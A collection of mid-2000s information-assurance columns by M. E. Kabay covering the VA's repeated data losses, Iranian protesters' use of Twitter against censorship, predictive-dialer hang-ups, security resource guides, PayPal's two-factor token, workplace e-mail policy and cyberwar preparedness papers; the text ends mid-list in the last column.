The VA struggled to cope with the bad publicity and potential legal liability resulting from the May theft. On May 26, 2006, Secretary of VA R. James Nicholson issued a Directive to all VA supervisors in which he wrote, “Having access to such sensitive information brings with it a grave responsibility. It requires that we protect Federal property and information, and that it shall not be used for other than authorized activities and only in authorized locations. As managers, supervisors, and team leaders it is your responsibility to ensure that your staff is aware of and adheres to all Federal and VA policies and guidelines governing privacy protected material. I also expect each and every one of you to know what sensitive and confidential data your subordinates, including contractors, have access to and how, when and where that data is used, especially in those cases where it is used or accessed off-site.”< http://www1.va.gov/opa/pressrel/pressrelease.cfm?id=1128 >

On May 30, 2006, the VA fired the analyst “response for data loss” and announced changes in the administration of information security in the organization.< http://www1.va.gov/opa/pressrel/pressrelease.cfm?id=1129 > The press release made no mention of who was responsible for allowing anybody to store unencrypted PII on VA computers or media.

Coincidentally, at the end of May, the Government Accountability Office (GAO) issued a report: “GAO-06-612: Homeland Security: Guidance and Standards are Needed for Measuring the

Effectiveness of Agencies' Facility Protection Efforts."< http://www.gao.gov/cgi-bin/getrpt?GAO-06-612 > The report specifically named the VA as requiring "guidance and standards for measuring performance in federal government facility protection."

On June 21, 2006, the VA announced that it would provide free credit monitoring for everyone affected by the data theft in May.< http://www1.va.gov/opa/pressrel/pressrelease.cfm?id=1129 >

But worse was yet to come. More in the saga next time.

VAgue Promises of Improvement

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In this brief series of articles, I've been recounting the tale of data losses at the Department of Veterans Affairs (VA).

On June 14, 2006, Linda D. Koontz, Director, Information Management Issues and Gregory C. Wilshusen, Director, Information Security Issues of the Government Accountability Office of the United States offered testimony before the Committee on Veterans' Affairs, House of Representatives. The GAO report on their analysis and recommendations later appeared as GAO-06-866 < http://www.gao.gov/cgi-bin/getrpt?GAO-06-866T >. Highlights of their analysis included these comments:

"For many years, significant concerns have been raised about VA's information security—particularly its lack of a robust information security program, which is vital to avoiding the compromise of government information, including sensitive personal information. Both GAO and the department's inspector general have reported recurring weaknesses in such areas as access controls, physical security, and segregation of incompatible duties. The department has taken steps to address these weaknesses, but these have not been sufficient to establish a comprehensive information security program. For example, it is still developing plans to complete a security incident response program to monitor suspicious activity and cyber alerts, events, and incidents. Without an established and implemented security program, the department will continue to have major challenges in protecting its information and information systems from security breaches such as the one it recently experienced." Two related reports appeared about a week later with specific comments about the May 2006 data breach (GAO-06-897T < http://www.gao.gov/highlights/d06897thigh.pdf >) and about the overall challenges facing the VA and the Department of Defense (DoD) in protecting personally-identifiable information (PII) of active-duty and retired military personnel (GAO-06-905T < http://www.gao.gov/highlights/d06905thigh.pdf >).

At the end of June 2006, the laptop and external hard drive stolen on May 3 from the consultant's home were recovered. Forensic examination suggested that the data had not been accessed. This good news suggested that the disaster might blow over.

It was not to be.

The Inspector General (IG) of the VA, George Opfer, released a report on July 11 severely criticizing senior managers of the VA for their lackadaisical response to the original theft of unencrypted PII. The inadequate data security policies had not yet been corrected.< http://www.va.gov/oig/51/FY2006rpts/VAOIG-06-02238-163.pdf > VA Secretary James Nicholsen responded to the IG's report with assurances that the agency had "embarked on a course of action to wholly improve its cyber and information security programs."< http://www.usatoday.com/tech/news/computersecurity/infotheft/2006-08-07-veterans-data_x.htm?csp=34 >

More of this debacle in the next column.

Iran, Disintermediation, and Cyberwar

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

With some justification, skeptics have questioned whether cyberwar is a realistic scenario for concern or merely a scary story to earn funding for security companies and writers. Unfortunately, there are many cases in which journalists and others have leaped to the conclusion that security breaches are examples of cyberwar; recent examples include the Estonian "cyberwar" of 2007 and the attacks on the Church of Scientology in early 2009. < http://www.newscientist.com/blog/technology/2008/01/scientology-hacks-cyberwar-or-street.html >

We may be seeing an illustration of one kind of cyberwar in June 2009 as many readers follow news of the post-election events in Iran with interest and concern. Following a vigorous election campaign in which Mir Hossein Mousavi appeared to have a majority of the voters' support but not a majority of the reported votes < http://www.independent.co.uk/news/world/middle-east/mousavis-aides-fear-dirty-tricks-could-swing-result-1703226.html >, the situation after the balloting quickly degenerated into claims and counterclaims of ballot-rigging < http://www.cnn.com/2009/WORLD/meast/06/15/iran.elections.qa/index.html > and demonstrations that turned into violent confrontations.< http://www.boston.com/bigpicture/2009/06/irans_disputed_election.html >

Throughout the conflict, electronic communications have been central to the organization of protests and to the attempts of the dictatorial regime to suppress dissent. In particular, the tiny-message network Twitter < http://twitter.com/ > has been central to the coordination of mass action. Canadian writer Brett Anningson has a summary of Twitter's role in the protests < http://timestranscript.canadaeast.com/opinion/article/706779 > in which he comments, "Iranian Twitterers, many writing in English, posted photos of huge demonstrations and bloodied protesters throughout the weekend, detailing crackdowns on students at Tehran University and giving out proxy web addresses that let users bypass the Islamic Republic's censors. | By Monday evening, it had become such a movement that Twitter postponed maintenance scheduled for the wee hours of the morning, California time -- midday Tuesday in Iran. | The maintenance was rescheduled to be between 2-3 p.m. in California which happens to be 1:30 a.m. in Iran. | A couple of Twitter feeds have become virtual media offices for the supporters of Moussavi. One feed, mousavi1388 (1388 is the year in the Persian calendar), is filled with news of protests and exhortations to keep up the fight, in Persian and in English. It has more than 15,000 followers." He adds that the social networking site Facebook < http://www.facebook.com/ > has over 50,000 members in the Moussavi fan group.

The government has been fighting back: "Access to networking sites such as Facebook and Twitter and the photography site Flickr have been blocked in Iran, where the government has also been accused of blocking text-messaging, launching denial of service attacks and spreading misinformation to protest communities online." < http://english.aljazeera.net/programmes/rizkhan/2009/06/200962281940160238.html >

Iranians have been bypassing these attempts to shut down their communications; countermeasures include using proxy servers to evade Iranian government Internet blocks.< http://www.sfgate.com/cgi-bin/article.cgi?f=/c/a/2009/06/17/MN75188C6K.DTL > Supporters

of the protests have posted lists of suggested countermeasures < http://boingboing.net/2009/06/16/cyberwar-guide-for-i.html >; e.g., they advise Twitter users not to publicize the location of proxy servers, not to rebroadcast information without verifying its origin and authenticity (to circumvent Iranian government propaganda), and to switch Twitter settings to match the geographical location of Tehran and thus make it harder for the government agents to identify local protesters (the "I AM SPARTACUS" defense< http://www.imdb.com/title/tt0054331/ >).

So it seems that Professor Phil Agre's emphasis on the importance of disintermediation< http://www.mekabay.com/opinion/critical_thinking.pdf > – the removal of institutional barriers to mass communications – and the widespread availability of electronic networks really has brought the world of cyberwar to reality.

And I don't think that this is as far as cyberwar will go. Keep your attention focused on that screen / cell phone / neural implant. . . .

* * *

On another note: join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

VAnishing Confidence

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In this brief series of articles, I've been recounting the tale of data losses at the Department of Veterans Affairs (VA). The next column will be the last in the series.

On Monday, August 7, 2006, Secretary Nicholson announced that a Unisys subcontractor working for the VA offices in Philadelphia and Pittsburgh had reported that his desktop computer was missing. The computer contained PII for 18,000 and possibly up to 38,000 veterans.

A week later (August 14), the VA announced that it would spend $3.7M on encryption software and would encrypt data on all the department's computers and external data storage media or devices. Installation would being Friday Aug 18th.< http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=security&articleId=9002447&taxonomyId=17 >

In mid-September, the stolen Unisys desktop computer with VA data was located and a temporary employee working on subcontract to Unisys was arrested and charged in the theft.< http://www.infoworld.com/article/06/09/15/HNunisyscontractor arrested_1.html >

In October 2006, the Congressional Committee on Oversight and Government Reform published a report on data losses in US government agencies since January 1, 2003.< http://oversight.house.gov/story.asp?ID=1127 > There were 788 incidents in 19 agencies – in addition to hundreds of incidents at the VA. The report's findings included these bald assertions:
1. Data loss is a government-wide occurrence. . . .

2. Agencies do not always know what has been lost. The letters received by the Committee demonstrate that, in many cases, agencies do not know what information has been lost or how many individuals could be impacted by a particular data loss. Similarly, agencies do not appear to be tracking all possible losses of personal information, making it likely that their reports to the committee are incomplete. For example, the Department of Justice reports that, prior to the May 2006 Veterans Administration data breach, "the Department did not track the content of lost, stolen, or otherwise compromised devices."

3. Physical security of data is essential. Only a small number of the data breaches reported to the Committee were caused by hackers breaking into computer systems online. The vast majority of data losses arose from physical thefts of portable computers, drives, and disks, or unauthorized use of data by employees.

4. Contractors are responsible for many of the reported breaches. Federal agencies rely heavily on private sector contractors for information technology management services. Thus, many of the reported data breaches were the responsibility of contractors.

Alas, the best-laid plans of VA administrators gang oft agley, and on October 31, 2006, VA officials informed 1,400 veterans that their PII had been lost on unencrypted data disks sent by mail from the VA clinic in Muskogee, OK on May 10, June 10 and July 10 were lost. A spokesperson for the hospital explained the three-month delay as being due to the "wait for officials in Washington to approve the wording of the letter." Approval arrived October 26th. There was no explanation of why the data were unencrypted nor why two additional disks were mailed out after the May 10 disk was lost. A report on this incident dated Nov 3, 2006 by Rick Maze in the _Federal Times_ < http://www.federaltimes.com/index.php?S=2331714 > also indicated that a laptop computer from the VA hospital in Manhattan was stolen on September 8 from a computer locked to a cart in a locked room in a locked corridor – and that the data on the stolen machine was deliberately not encrypted despite policy because "a decision had been made not to encrypt data being used for medical purposes."

And more was to come in February 2007, but that's for next time.

VAleat Quantum VAlere Potest

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In this brief series of articles, I've been recounting the tale of data losses at the Department of Veterans Affairs (VA). This will close the subject for now.

On Friday, February 2, 2007, Secretary of Veterans Affairs Jim Nicholson announced that a VA employee in the VA medical center in Birmingham, AL had reported an external hard drive as missing on January 22nd. According to Rep Spencer Bachus (R-AL), the backup hard drive contained personally identifiable information (PII) on up to 48,000 veterans – and despite VA regulations promulgated in 2006, as many as 20,000 of those records were not encrypted.< http://news.com.com/2100-1029_3-6156386.html > A week later, the VA admitted that the hard drive actually contained PII about 535,000 patients and 1.3 million doctors.< http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9011218 > It was that loss that led to the letter I quoted in the first article of this series.< http://www.networkworld.com/newsletters/sec/2007/0611sec1.html >

A few weeks later, the Government Accountability Office (GAO) released the closest thing to an exasperated blast of exasperation I think government workers are capable of: in testimony before the Subcommittee on Oversight and Investigations, Committee on Veterans' Affairs, House of Representatives on February 28, 2007, GAO Director of Information Security Issues Gregory C. Wilshusen presented a report entitled "Veterans Affairs Needs to Address Long-Standing Weaknesses."< http://www.gao.gov/new.items/d07532t.pdf > The summary on page 2 of the PDF file include this commentary:

"For many years, GAO has raised significant concerns about VA's information security—particularly its lack of a comprehensive information security program, which is vital to safeguarding government information. The figure below details information security weaknesses that GAO identified from 1998 to 2005. As shown, VA had not consistently implemented appropriate controls for (1) limiting, preventing, and detecting electronic access to sensitive computerized information; (2) restricting physical access to computer and network equipment to authorized individuals; (3) segregating incompatible duties among separate groups or individuals; (4) ensuring that changes to computer software were authorized and timely; or (5) providing continuity of computerized systems and operations. The department's IG has also reported recurring weaknesses throughout VA in such areas as access controls, physical security, and segregation of incompatible duties. In response, the department has taken actions to address these weaknesses, but these have not been sufficient to establish a comprehensive information security programs. As a result, sensitive information has remained vulnerable to inadvertent or deliberate misuse, loss, or improper disclosure. Without an established and implemented security program, the department will continue to have major challenges in protecting its systems and information from security breaches."

In early March 2007, the VA reacted to the January 22nd loss of the portable hard drive. Chief Information Officer (CIO) Robert Howard promulgated a policy restricting the use of portable data storage devices. Only flash drives smaller than 2 GB – and only those issued by the VA's

CIO office itself – would be permitted on the VA network or computers. Encryption would be used throughout the system, just like the assurance issued in August 2006 about spending $3.7M on encryption tools.< http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=security&articleId=9002447&taxonomyId=17 > In addition, the CIO announced sweeping changes in security administration, with promotion of five deputy CIOs to the rank of assistant secretaries for the following functions: application development, information security, operations and maintenance, resource management and strategic planning.

The latest news I want to mention is the blinding revelation that has come upon federal agencies as of late May 2007: they will stop storing Social Security Numbers and other PII wherever possible.< http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9021544 >

I tell you, it amazes me sometimes to see the speed with which people can respond to information about security.

[By the way, the Latin title of today's essay means, "Let it stand for what it is worth."]

Automated Harassment

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
Norwich University, Northfield VT

Over the last few weeks, my wife and I have noticed about half-a-dozen phone calls at various times of day that had no identification and simply went dead after a few seconds.

Shortly before writing this article in June 2007, I dialed *69 to find out the number of the latest hang-up call and called it. To my astonishment, it was my own phone company, Verizon!

I explained the situation to the pleasant young lady on the line and she explained that the calls were part of a marketing campaign. She offered to put me on Verizon's do-not-call list. I said that was not the point: it seemed to me that there was something wrong with their auto-dialer programming, so the solution was to fix the problem rather than patch one complainant's number at a time. She repeated the same explanation and I repeated my objection more slowly. Finally she switched to a different tack that was more informative.

The system does indeed call customers automatically. However, if no one on the Verizon staff is free to respond to the victim – er, excuse me, customer – on the line within three seconds, the system automatically hangs up. This is apparently a design feature.

I went to the US Federal Communications Commission (FCC) Web site and found a little one-page announcement entitled, "Predictive Dialing: Silence on the Other End of the Line."< http://www.fcc.gov/cgb/consumerfacts/PredictiveAlert.pdf > The consumer alert provides the following information:

>The Federal Communications Commission (FCC) receives complaints about "dead air" or hang up calls. Here's what happens: the phone rings and when the person receiving the call picks up the phone, he or she is met with silence or the "click" of the calling party disconnecting the call. This can be caused by predictive dialing, a technology that allows a telemarketer to simultaneously dial many more numbers than the telemarketer can handle if all of the called parties pick up at the same time. The first to pick up is connected to the telemarketer while the rest are disconnected.

The practice of predictive dialing, and the resulting abandoned calls, often do not allow you to identify the company calling and, therefore, do not afford you the opportunity to make a "do-not-call" request under FCC rules.

In 2003, the FCC adopted rules that prohibit telemarketers from abandoning more than three percent of all calls placed by the telemarketer and answered by a person. A call will be considered "abandoned" if it is not transferred to a live sales agent within two seconds of the recipient's greeting. If you wish to avoid telemarketing calls, you may want to register your number with the National Do-Not-Call Registry by calling 1-888-382-1222 (1-866-290-4236 (TTY)) from the telephone number you wish to register, or you can register on line at www.donotcall.gov. You may also want to contact your state to find out if it has a broad "do-not-call" law that restricts telemarketing calls to individuals registered on its state list.<

Going beyond FCC rules, I think it is unacceptable for a company to hang up without identifying itself on an automated marketing call. The victim of such a hang up may not realize that *69 can identify the caller – and some hang-up calls I have received have the originating number blocked against identification. The victim is thus impeded in responding to what can become repeated interruptions of no benefit to the recipient. Without identification of the caller, there is little or no pressure on the perpetrators to stop their abusive practice.

You might want to write to the FCC with your opinion of their ruling _allowing_ 3% of predictive dialing calls to be abandoned and suggest that all automated marketing calls be required to identify the caller and explicitly provide a mechanism for opting out of such calls. "Press 1 to opt out of all future automated marketing calls from Verizon" would be an excellent substitute for the rudeness of a silently terminated anonymous call.

Resource Guide Packed with Valuable Information

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The (ISC)^2 "2007 Resource Guide for Today's Information Security Professional, Global Edition" is a 65-page, 16MB PDF file packed with useful information for security professionals around the world. You can download it free from the Web site of the International Information Systems Security Certification Consortium, the (ISC)^2.< https://www.isc2.org/download/2007_ISC_RG_FINAL_W_TABS.pdf > Younger readers may want to know that the abbreviation is a geek joke which converted IISSCC as if it were an algebraic expression.

The Guide has five main sections:

- Educational Resources
- Events
- Publications
- Online Resources and
- Associations/Organizations.

Educational Resources lists universities and colleges in the Americas, Asia-Pacific, and Europe-Middle East-Africa. Some 240 institutions are listed in pages 3-21 (page numbers refer to the booklet pages; the PDF file shows two booklet pages per PDF page). These academic institutions are followed by a listing of about 90 (ISC)^2 Educational Affiliates which provide (ISC)^2-authorized Review Seminars around the world.

Pages 29-60 include security events around the world from January to December. Readers will find the list a useful compendium that can let professionals decide easily on nearby conferences that suit their schedules.

As for publications (pages 61-70), I had no idea there were so many security journals and magazines! The list includes publications in Chinese, Danish, English, Finnish, French, German, Italian, Japanese, Korean, Romanian, Russian, Spanish, and Vietnamese.

Next is a helpful list of online resources (pages 71-92) that includes hundreds of Web sites with information security information in various languages. The Web sites are catalogued as follows:

- Organizational Security Resources Online
- Educational Resources Online
- For Consumers, Families and Educators
- Industry Portals — Resources Online
- Government Online Resources.

Pages 93-104 list security associations and organizations around the world by geographical location.

The booklet ends with some notes about the 21 industry sponsors – and even those pages can be

useful as a small directory to possible providers of products and services.

Good stuff. Be sure to watch for the 2007 version.

June 2007 INFOSEC Update Workbook Now Online

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Regular readers of this column know that I give a graduate seminar to my MSIA students every year in June called "INFOSEC Year in Review" or "IYIR" for short. This year the 135 graduating students and about 50 more students who will graduate in December received a 453 page book with 1240 abstracts (including introductory material such as the list of categories) dating from January 1, 2006 through May 30, 2007 classified using 280 possible categories. The workbook is a selection I made from a total of 3532 abstracts in that period. The full database and a complete PDF listing of the contents will be posted on my Web site later after some volunteers and I finish adding keywords to the abstracts. I added up my time sheets on this project and it personally took me 163.5 hours from mid-May to mid-June to enter, format, and classify those abstracts; I tell you, I sure missed my research assistants this year!

For now, readers may download< http://www.mekabay.com/msia/conference/2007/IYIR_2007-06.pdf > the 3MB PDF file freely for non-commercial uses such as teaching, research or just plain reading. Please do not post copies of the file on the Web – multiple copies are impossible to keep updated and I do issue corrected versions of these files as I catch typos and other errors.

The IYIR course always sparks interesting discussions among the participants and I hope that readers will be able to use the workbook fruitfully for brown-bag lunches and other stimulating meetings to discuss trends in information assurance. I doubt you will want to print this fairly hefty workbook, but you are welcome to do so if you want to as long as you don't sell it (growl).

The workshop is broken into four sections (morning and afternoon of the two days) and the codes correspond to the parts: those beginning with 1 correspond to topics for the morning of Day 1 and so on. Some of the sections (and their codes) that I found particularly interesting this year in discussions with the graduate students were the following:

14.4 Trojans
14.5 Rootkits & back doors
14.6 Bots & botnets
16.3 Infrastructure vulnerabilities
16.5 Military perspectives on cyberwar & battlespace
18.1 Stolen equipment or media
18.2 Lost or missing equipment or media
1A7 Contests
23.7 VoIP
23.A Open-source software
24.6 Wireless
25.1 Remote control, RATs, reprogramming, auto-updates
25.2 Jamming
26.3 Keystroke loggers
26.4 Cell/mobile phones tracking, eavesdropping & cameras
29.4 Online & electronic voting

29.7 Social networks
31.1 Surveys, studies
31.2 Audits, GAO reports
31.4 New technology with potential security vulnerabilities or implications
33.2 Spam, spim, spit, splogs, phish, vish & pharms
33.5 Data-encryption policies
33.6 Outsourcing & offshoring
43.2 Biometrics
43.7 IPv6 & Internet2
49.1 US-government surveillance
49.2 Non-US-government surveillance
49.3 Anti-terrorist measures
49.4 Airport & Air Transport security
49.7 National ID cards/documents; REAL ID

I hope you will find the document useful and perhaps even stimulating.

PayPal Security Key:
Two-Factor Authentication for $5

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My friend, colleague and former graduate student Carl Ness recently wrote to me excitedly as follows: “It's about time this reached the consumer... < https://www.paypal.com/securitykey >. I got mine yesterday, and I must say, it works really well. Now if my bank would just get a clue....”

That Web page reveals that PayPal has (finally) announced cheap, effective two-factor authentication for the masses. For an affordable $5 fee, PayPal will send anyone a pseudo-random password generator that creates a six-digit security code tied to the devices serial number every 30 seconds. That means that if there are no repeats in the sequence, it could take up to 11.6 days to hit the same security code by chance. If logon sequences are programmed with a reasonable delay to prevent multiple attempts without a timeout after, say, three errors, then assuming even a measly one-minute delay before being able to continue trying security codes, it would take on average about 116 days (keyspace 1e6 codes / 3 = 3.33e5 triplets = 3.33e5 minutes = 5.55e3 hours = 2.31e2 days = 1.16e2 by the Central Limit Theorem < http://www.mekabay.com/methodology/keyspace.xls >). In other words, if properly implemented, this device will be significantly difficult to bypass.

Randomizer tokens offer tremendous improvements to authentication, especially for Web-based commerce. They make man-in-the-middle attacks far more difficult than password-only authentication and they greatly reduce the effect of stolen or compromised passwords.

Users are accustomed to carrying security devices of a similar size: electronic keys for cars. Adding another to their key fob will be no problem. Even if the device is lost, it’s useless without the user ID and password.

My hope is that many other businesses will piggyback onto the PayPal initiative. Like my correspondent Carl, I would be delighted to learn other organizations were adopting the system immediately; I must send this article to my bank, my credit-card company, my book club, my CD club, my DVD-club, my phone company, my insurance company, my. . . .

Global Information Security Workforce Studies

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The International Information Systems Security Certification Consortium (ISC)^2 has provided a valuable service every year since 2004 with its _Global Information Security Workforce Study_. The documents are available free from the organization with a simple registration.< https://www.isc2.org/cgi-bin/request_wfstudy_public.cgi >

The 2006 study describes the demographics of the survey on page 6. “This year’s study reached a broad cross-section of information security professionals in more than 100 countries. Respondents came from the three major regions of the world: Americas (57.3%), EMEA [Europe, Middle-East and Africa] (22.8%), and Asia/Pacific (including Japan) (19.5%).” A total of 4,016 respondents participated in the study.

The respondents included security specialists from a wide range of job titles and occupations in organizations ranging from small (about 5% from fewer than 10 employees) to large (16% with more than 100,000). Company revenue ranges included about 14% with less than $10M up to those with $50B and up (about 8%). Industries represented included information technology (20%), government (17%), financial services (16%) and many other sectors.

Table 2, “Top 5 Security Technologies Being Deployed by Region” (p. 12) showed interesting differences in the rank orders across regions. Respondents in the Americas listed biometrics first, followed by intrusion detection, wireless security solutions, identity and access management and security event or information management. In contrast, both EMEA and Asia/Pacific ranked the top three as wireless, biometrics and forensics; #4 was intrusion prevention in EMEA and storage security in Asia/Pacific; #5 was risk management solutions in EMEA and business continuity and disaster recovery solutions in Asia/Pacific.

Figure 6 showed that overall, about 45% of the respondents expected to increase funding in the coming year for personnel and 38% expected increases in training budgets (sample size for these questions was about 800).

In the Americas, more than 50% of the respondents reported salaries of $90,000 or higher; that number included the roughly 37% who reported salaries of $100,000 or higher. The second figure was up from about 32% in 2004 but similar to the proportion in 2006.

There are many other valuable insights into the security profession in the reports. Much of the information can be used to bolster reports to management, to provide tidbits for the security column in corporate newsletters, and to plan budgets. I urge readers to download and read them carefully.

Managing Private E-mail at Work

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Recently I was getting ready to invite colleagues to the annual Gay Pride parade in Burlington < http://www.pridevt.com > using my employer's e-mail. My wife and I have been marching in such parades for 20 years and I had planned to use my personal e-mail account for the invitation and not to include my professional signature block in the message. However, I have a long-standing objection to the use of corporate e-mail for personal purposes, so I resolved the problem by writing to specific colleagues to ask for their personal e-mail addresses and invited them to join the parade in entirely personal messages.

What's wrong with using corporate e-mail for jokes, invitations, and the like? One issue is the waste of bandwidth. Some people find the quality of the jokes, hoaxes and cheering sessions low enough to be irritating. Another problem arises with politically sensitive messages such as my announcement – some members of a group may find particular events or viewpoints offensive. Why should everyone in the group be subjected to a barrage of unsolicited e-mail just because they work somewhere?

The question also raises some valuable and instructive points about appropriate-use policies for e-mail. First, we don't have a formal written policy on appropriate use of our official e-mail. In the coming months, I propose to work with my colleagues to frame clear written policies that any of our staff members can easily consult for guidance about suitable and unsuitable content for personal messages using the SGS NU mailing addresses. Such policies will reduce possible disappointments and resentments resulting from decisions based on unwritten expectations. In addition, any hint of discrimination based on particular political or religious biases will have to be scrutinized to ensure that we are not subject to legal repercussions.

In more general terms, I believe that clear written guidance for effective use of e-mail is essential for any organization to ensure privacy, maintain security, respect requirements for archiving of data and avoid legal liability of many kinds, including restrictions imposed under the Family Educational Right to Privacy Act (FERPA), 20 USC §1232(g) < http://www.ed.gov/policy/gen/reg/ferpa/index.html >.

An easy tool that we can develop is a voluntary mailing list of non-work e-mail addresses for non-work e-mail. A Yahoo group < http://groups.yahoo.com/ >, for example, offers many benefits over an informal list in the CC: or TO: field. In my next column, I'll explore this option in more detail.

Yahoo Groups Support Appropriate-Use Policies for E-mail

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I introduced the issue of segregating private messages from official e-mail. A Yahoo group can provide a perfect mechanism for any organization to segregate personal, non-work-related e-mail from the official e-mail that supports work. Here are some advantages:

* Membership in a Yahoo group is entirely voluntary; no one has to join, so no one has to receive personal messages, jokes, photos and so on if they don't want to.

* Groups can be defined as entirely private and by invitation only; they won't even show up to casual visitors if the moderator configures the appropriate settings.

* A group allows every member to specify how to receive or view messages. Some members may want to receive e-mail as soon as it is sent whereas others may prefer to receive daily digests or to visit the Web site to see postings. A related advantage is that people who are highly sensitive to peer pressure can join the group if they feel that it would be rude not to do so and then simply ignore the traffic by never visiting the Web site at all.

* There's a single e-mail address for everyone in the group and so the mailing list is automatically maintained as members alter their own e-mail address at any time. Old messages with their out-dated CC: or TO: lists are thus no longer a cause of misdirected e-mail. Better yet, no one can carelessly send information to a distribution list based on an old message when the list actually includes inappropriate recipients.

* All the traffic is archived; new members of the group can see previous messages and learn about the corporate culture or identify people they have a lot in common with by reading the old messages. Members also don't have to copy the previous message in their reply, thus reducing the annoying occurrence of copies of copies of copies (….) in ever-longer and more junk-filled e-mail messages.

* There are places to post pictures and other files for semi-permanent access. People who don't want the files don't have to see their e-mail cluttered with megabyte-sized attachments.

* Members can post links to favorite Web pages in a special list.

* One can create a simple directory for various purposes such as recording personal interests or skills (playing musical instruments, sports, movie preferences and so forth).

* There's an easy method for creating simple polls to gather opinions about specific questions.

* A shared calendar makes it easy to post news of events such as concerts, movie evenings and so on. Members of the group may be able to communicate invitations much more efficiently and less intrusively than by spamming colleagues using official e-mail.

In collaboration with my deans, I plan to establish such a group for the SGS this summer. I am sure that it will provide a much better means of informal communication among our group than using official e-mail.

Preparing for Cyber War

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Regular readers may know that I have a long-standing interest in information warfare dating back to the early 1990s. I was reviewing materials that might be useful in a new elective graduate course for the Norwich University MSIA program that my friend and colleague Dr Peter Stephenson is planning for us and ran across a couple of interesting articles that are available on the Web for anyone to read. I'll review the first in this column and the second in the next.

In _NATO Review_ for Winter 2001/2002, Timothy Shimeall (at that time a senior analyst with the Computer Emergency Response Team – CERT – Analysis Center), Phil Williams (a former NATO Fellow and a professor at the University of Pittsburgh) and Casey Dunleavy (former intelligence analyst and Director of the CERT Analysis Center) argued that "defence planning has to incorporate the virtual world to limit physical damage in the real."< http://www.cert.org/archive/pdf/counter_cyberwar.pdf >

The authors dismiss Web vandalism as "a form of harassment or graffiti and not as cyber war _per se_." They distinguish among three major levels of cyber war: "cyber war as an adjunct to military operations; limited cyber war; and unrestricted cyber war."

The first category focuses on "achieving information superiority or information dominance in the battle space." I would put it this way: this form of cyber war involves physical or cyber attacks directed at military cyber targets are intended to interfere with C4I (command, control, communications, computing and intelligence).< http://www.c4i.org/whatisc4i.html >

Limited cyber war focuses cyber-attack tools on cybernetic targets with few real-world modalities but with real-world consequences. Vectors for attacks could include networks, malware, denial-of-service techniques, and data distortions useful in psychological operations (PSYOP), economic warfare and other forms of aggression.

"Unrestricted cyber war" is, in the view of the three authors, "More serious, and perhaps more likely, than limited cyber war. . . ." This form of information-based warfare makes "no distinctions between military and civilian targets" and may have distinct physical repercussions "from attacks deliberately intended to create mayhem and destruction." Targets could include any part of the critical infrastructure: "energy, transportation, finance, water, communications, emergency services and the information infrastructure itself." Such attacks could easily result in physical harm and even death to members of the civilian population. For example, the authors suggest, a denial-of-service attack on, say the electrical power grid could cause massive disruption and danger and also potentially lead to destabilization of civil order as the population lost confidence in government structures.

The authors make the following recommendations (with much detail that I am not presenting):

1. Improve "anticipation and assessment;"

2. Improve “preventive or deterrent measures;”
3. Improve “defensive measures;”
4. Improve “measures for damage mitigation and reconstitution.”

In light of this perspective, security and network administrators and all who are responsible for ensuring corporate and national information assurance (IA) must realize that our work is far more significant than simply protecting our own local assets for the benefit of our own stakeholders; we are engaged in nothing less than a critical component of national security.

I think that this excellent article by some very intelligent and highly qualified experts will be useful in educating senior management about the importance of IA. I hope you enjoy reading it.

Strengthening Defenses Against Cyber War

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I pointed to a valuable paper from _NATO Review_ in Winter 2001-2002 that you can use in educating upper management about the strategic importance of information assurance (IA) not only for your organization but for your nation. Today I want to point you to another valuable resource along the same lines: a white paper prepared by the Business Roundtable < http://www.businessroundtable.org/ > in June 2006 called "Essential Steps to Strengthen America's Cyber Terrorism Preparedness: New Priorities and Commitment from Business Roundtable's Security Task Force." < http://www.businessroundtable.org/pdf/20060622002CyberReconFinal6106.pdf >

The 21-page report has four sections:

I. Introduction and Background

This section provides an non-technical overview of the importance of "the Internet and its communication infrastructure" for the "information exchange that is vital to our nation's security and our economy." The authors point out that we are simply not ready for failure of the Internet: "well-intentioned government officials and industry leaders are not currently in a position to synchronize efforts and deploy coordinated and tested capabilities to restore Internet services."

Subsections are titled "The Problem: Our Nation Is Unprepared to Reconstitute the Internet after a Massive, Nationwide Disruption" (p 7 using the PDF file pagination), "Stakes Are High for Economic Security and Preparedness" (p 8) and "Roundtable Role: Identify Gaps and Recommend Solutions." (p 9).

II. Significant Cyber Gaps

"The Roundtable's review of Internet-response programs highlights three significant gaps in our nation's ability to reconstitute the Internet following a major disruption." These are elaborated upon with about one page per topic (quoting exactly but without quotation marks):

Gap Number 1: Lack of Formal "Trip Wires" to Indicate an Attack Is Under Way (p 7)

